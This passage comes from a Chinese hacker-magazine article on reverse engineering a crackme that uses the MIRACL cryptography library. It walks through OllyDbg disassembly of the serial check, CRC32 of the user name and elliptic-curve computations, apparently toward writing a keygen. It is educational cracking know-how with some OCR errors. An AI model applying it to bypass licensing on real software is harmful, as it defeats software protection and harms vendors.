
好了，破解成功，大功告成！

总　结

现在我们总结一下这个方法。面对形形色色的软件以及软件保护方法，有时候作为破解者有些力不从心。毕竟，软件保护在明处，而软件破解在暗处；软件保护是主动的，而软件破解则是被动的。软件破解者要想破解相应的软件，唯一能做的方法就是猜测保护者的软件保护思路。当然了，世界上 60 多亿人口，每个人都有不同的思维，我们不可能做到猜测每个人的思维活动，因为这个根本是不可能的事情。然而，人类文明之所以能够继续下来就在于，人类往往能够对不同的思维、不同的事物抽象归纳出相同的东西，而这个相同的东西则能够应付不同事物的千变万化。因而，从这个意义上来说，软件注册机制一般情况下都是让用户可见，而可见的东西往往就是以窗口的形式给出，很显然，这个注册窗口就是我们共同的抽象——从这个窗口出发，我们能够找到破解的最佳入口点。所以请记住这么一条朴实简单功能异常强大的语句——“Push ID”。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：Miracl、Crackme



偶遇 Miracl

文/图　木木

Miracl 简介

Miracl 库是国外著名密码学 C 语言函数库，官方网站是 http://www.shamus.ie，完全开源，任何人可以去免费下载使用。该库针对公钥密码学和椭圆曲线密码学的实现，写了很多函数，在这方面可以说是所有国外的库中功能最强大的了。但分组密码等方面的函数相对较少。目前为止还没有发现使用该库的商业软件，因为 Miracl 用于商业目的的话需要交纳一笔昂贵的授权费。Miracl 提供两个说明文档，一个是函数查询手册（MIRACL Reference Manual），另一个是使用说明（User’s Manual），你可

以看看文档（MIRACL Reference Manual），写得非常清楚。在文档中可以查到某个函数的源代码在哪个文件里，找到该文件后，进去找找，每个函数的前面都有说明，说明该函数中的算法出自哪里。

因为这个 Crackme 的算法实现，调用了 Miracl 库，因此上述的前置知识是必要的，有所了解后，就开始我们的破解之旅吧！照例 OD 载入，利用字符串参考可以定位到关键代码，往上翻翻，到如下码处：

```
00401583    push 64
00401585    push ecx
00401586    push 3F2
0040158B    push edx
0040158C    call dword ptr ds:[<&USER32.GetDlgItem TextA>>
00401592    cmp eax,2
00401595    mov dword ptr ds:[416FA4],eax
0040159A    jle <KeygenMe.loc_401672>
004015A0    cmp byte ptr ss:[esp+69],2D
004015A5    je short <KeygenMe.loc_4015CE>
004015A7    mov ecx,dword ptr ss:[esp+128]
004015AE    push 10
004015B0    push KeygenMe.0041511C        ; Badboy
004015B5    push KeygenMe.004150F4        ; Invalid serial
number
004015BA    push ecx
004015BB    call dword ptr ds:[<&USER32.Message
BoxA>]                                ; USER32.MessageBoxA
```

这里的代码，调用 GetDlgItemTextA 得到输入的注册码，然后检查是否大于 2 位，若小于就注册失败。紧接着判断注册码的第 14 位是否等于“2D”，即字符“—”，若等于，则跳向进一步的验证，若不等于，就弹出 Invalid serial number 的对话框。也就是说我们输入的注册码必须是“XXXXXXXXXXXXX—XXXXXXXXXXXX”这种形式的，要不然到这里就结束了。我们继续跟下去，就到了如下代码处：

```
004015CE <Ke>mov eax,dword ptr ss:[esp+10]
    //这里的堆栈存储的是一个指向内存的指针
004015D2    lea edx,dword ptr ss:[esp+5C]
//这里的堆栈储存的是输入的注册码，这句代码，使 EDX 指向
//注册码
004015D6    push edx // 指向字符串的指针压入堆栈
004015D7    push eax//将指向内存的代码压堆栈
004015D8    mov byte ptr ss:[esp+71],0
    //将注册码中的“-”用“0”代替
004015DD    call <KeygenMe.sub_408A20>
```

这里调用了一个函数，而且这个函数是来自 Miracl 中的函数，那么如何识别出它是来自 Miracl 的函数？这个问题很复杂，我也不知道如何解决，幸好我们有“百度”，所谓有“百度”，没“难度”。原来早在 2006 年，happytown 就在看雪学院发表了“如何自动和手动定位加密库函数”的帖子，详细地介绍了这个问题。这里我就简单介绍一下方法吧！用到的工具有 IDA（这个相信大家都有吧）和 CryptoSIG.v2.0（这个可以去看雪下载）。首先，把 CryptoSIG.sig 文件复制到 IDA 的 sig 目录下。然后，按 Shift + F5 组合键调出 List of applied library modules 窗口。接着，右键单击 Apply new signature，选择 CryptoSIG，单击“OK”按钮，如图 1 所示。

在 IDA 的 File 菜单中选择 Produce file Create MAP file...保存，然后用 Ollydbg 载入 Crackme，在菜单中选择插件 Load Map 加载上面生成的 MAP 格式的文件，然后我们可以清楚的看到函数被重新标识了，如图 2 所示。




图 1




图 2

我们发现 OD 可以自动识别加密函数了，我们就从算法的最开始部分，也就是程序开始调用 Miracl 库中的函数处开始吧！

```
004013AA    push 0
004013AC    mov dword ptr ds:[eax+238],10
004013B6    call <KeygenMe._mirvar>
```

这里调用了 mirvar 这个函数，具体是什么作用，我也不知道，我们还是查一下手册吧！手册上好像说是初始化变量的（因为是英文写的，我只能大概理解），应该是类似 C 语言中的“int a=0;”这样的语句吧。这里调用了 16 次这个函数，可见是初始化了 16 个变量。好，我们继续往下：

```
0040145B    push KeygenMe.00415184//  ASCII
"31CC59984C1F4"
00401460    push ebx
00401461    mov dword ptr ss:[esp+54],eax
00401465    call <KeygenMe._cinstr>
```

手册上说这个函数的作用是读入一个字符串来初始化一个 big 类型的变量，这个函数有两个参数，指向字符串的指针和要被初始化的变量。这里这个函数被调用了 7 次，被读入的字符串有 398B479A3C9F3，398B47BC33879，1ADD7C665E966，10C40BB22F5AA，200239DB807CC，05DD032BD1889。好，我们继续：

```
004014BC    mov ecx,dword ptr ss:[esp+74]
004014C0    add esp,40
```

```
004014C3    push 1
004014C5    push ebp//  "398B479A3C9F3"
004014C6    push ebx// "31CC59984C1F4"
004014C7    push ecx
004014C8    call <KeygenMe._ecurve_init>
```

到这里，手册上写的我根本读不懂，这里将它的用法和我的理解写出来，大家就意会一下吧！

```
Function: void ecurve_init(A,B,p,type)
          big A,B,p;
          int type;
void ecurve_init(80000001,31cc59984c1f4,398b479a3c9f3,1)
y^2=x^2+80000001x+31cc59984c1f4 (mod 398b479a3c9f3)
```

好像是初始化了一个方程，“mod”是取模的运算符，相信大家都知道吧！好，继续往下看：

```
004014D2    mov edx,dword ptr ss:[esp+28]
004014D6    mov dword ptr ss:[esp+50],eax
004014DA    push eax
004014DB    mov eax,dword ptr ss:[esp+38]
004014DF    push 1
004014E1    push edx
004014E2    push eax
004014E3    call <KeygenMe._epoint_set>
```

函数 epoint_set 是给上面方程设置一个指针，用法如下：

```
Function: BOOL epoint_set(x,y,lsb,p)
          big x,y;
              int lsb;
          epoint *p;
```

x，y 是传递给方程的参数，lsb 貌似指的是 y 的最低位。

```
00401554    lea eax,dword ptr ss:[esp+4C]//eax 指向 FFFFFFFF
00401558    lea ecx,dword ptr ss:[esp+C0]//ecx 指向用户名
0040155F    push eax
00401560    push ecx
00401561    call KeygenMe.00401150\\步入
00401180    mov edx,dword ptr ss:[esp+4]
00401184    or eax,FFFFFFFF
00401187    movsx ecx,byte ptr ds:[edx]
0040118A    test ecx,ecx
0040118C    je short KeygenMe.004011AB
0040118E    inc edx
0040118F    xor ecx,eax
00401191    and ecx,0FF
00401197    shr eax,8
0040119A    mov ecx,dword ptr ds:[ecx*4+416FB8]
004011A1    xor eax,ecx
004011A3    movsx ecx,byte ptr ds:[edx]
004011A6    inc edx
004011A7    test ecx,ecx
004011A9    jnz short KeygenMe.0040118F
004011AB    not eax
004011AD    retn
```

这些代码大家应该很熟悉吧！正宗的 CRC32 算法，大家知道，CRC32 算法是要用到 CRC32 表的，在内存中发现了它，如图 3 所示。

```
004015CE    mov eax,dword ptr ss:[esp+10]
004015D2    lea edx,dword ptr ss:[esp+5C]
                          //指向序列号的的指针
004015D6    push edx
004015D7    push eax
004015D8    mov byte ptr ss:[esp+71],0
004015DD    call <KeygenMe._cinstr >
004015E2    lea ecx,dword ptr ss:[esp+72]
                          //指向“—”后注册码的指针
004015E6    push ecx
004015E7    push esi
004015E8    call KeygenMe. <KeygenMe._cinstr >
```




图 3

这里将注册码分为两部分，调用函数 cinstr 形成两个 big 变量，参与后面的计算。

```
004015ED    push esi// 指向注册码后半部分的指针
004015EE    push esi
004015EF    push esi
004015F0    push edi// 指向"398B47BC33879"的指针
004015F1    push esi
004015F2    call <KeygenMe._xgcd >
```

这个函数的用法如下：

```
Function: int xgcd(x,y,xd,yd,z)
          big x,y,xd,yd,z;
```

要进行这样的运算：z=x*xd+y*yd

这里如果我们设 p=398B47BC33879，q 为注册码的后半部分，则这里的调用应该为 xgcd(q,p,q,q,q)，这个函数有两个约束条件，具体读不懂，按照约束条件，最后的运算变成了：q=1/q (mod p) 这样的形式。继续往下看：

```
004015F7    mov edx,dword ptr ss:[esp+40]
004015FB    mov eax,dword ptr ss:[esp+54]
004015FF    push edx //r1=0
00401600    push edi//00992090//p
00401601    push edi//p
00401602    push esi//00993fb0//q
00401603    push esi//q
00401604    push eax//CRC32(name)
00401605    call<KeygenMe._mad >
```

这个函数的用法如下：

```
Function: void mad(x,y,z,w,q,r)
          big x,y,z,w,q,r;
```

要进行这样的运算：q=(x.y+z)/w r 用来保存余数。

这里的调用是这样的：mad(crc32(name), q, q, p, p, 0)，这个函数的限制条件是这样的，如果 w 和 q 相同，则只返回 r，也就是说只会返回余数部分。如果 q 和 r 相同，则只返回整数部分。所以这里的运算变成了：r1=crc32(name)*q (mod p)这样的形式。好，继续往下看：

```
0040160A    mov ecx,dword ptr ss:[esp+68]
0040160E    mov edx,dword ptr ss:[esp+4C]
00401612    push ecx// r2=0
00401613    push edi// p
00401614    push edi
00401615    push esi// q
00401616    push esi
00401617    push edx// "1234567890123"=s
```

```
00401618        call call<KeygenMe._mad>
```

这里再次调用 mad 函数，进行这样的运算：r2=s*q mod(p)，继续……

```
00401625    mov ecx,dword ptr ss:[esp+2C]
00401629    mov edx,dword ptr ss:[esp+40]
0040162D    mov dword ptr ss:[esp+38],eax
00401631    push eax //  P3
00401632    mov eax,dword ptr ss:[esp+40]
00401636    push eax// P2
00401637    mov eax,dword ptr ss:[esp+24]
0040163B    push ecx //r2=s*q mod(p)
0040163C    push edx //P1
0040163D    push eax    r1=crc32(name)*q (mod p)
0040163E    call <KeygenMe._ecurve2_mult2>
```

这个函数的用法如下：

```
Function: void ecurve2_mult2(k1,p1,k2,p2,pa)
        big k1,k2;
        epoint *p1,*p2,*pa;
```

要进行这样的运算：pa = k1.p1+k2.p2，这里的调用是这样的：ecurve2_mult2(r1,P1,r2,P2,z)，进行这样的运算：P3= r1*P1+r2*P2，这个很好理解。

```
00401643    mov ecx,dword ptr ss:[esp+58]
00401647    mov edx,dword ptr ss:[esp+28]
0040164B    mov eax,dword ptr ss:[esp+4C]
0040164F    push ecx//y
00401650    push edx// x
00401651    push eax// P3= r1*P1+r2* P2
00401652    call <KeygenMe._epoint_get>
```

这个函数的用法如下：

```
Function: int epoint_get(p,x,y)
        epoint *p;
        big x,y;
```

这里的解释读不懂，只能自己去分析了，按我的理解应该和上一个运算是有巨大关系的，在上一个运算中，P1 = (1ADD7C665E966，10C40BB22F5AA)，也就是说 P1 指向两个数据，而这两个数据分别记为 x、y，P2 也是一样。在这里运算的时候，也是分了两部分计算，得出的结果 P3 也指向 x、y 两部分。


```
00401657  mov ecx,dword ptr ss:[esp+34]
0040165B  mov edx,dword ptr ss:[esp+30]
0040165F  push ecx   // x(P3)
00401660  push edx   //指向注册码的第一部分
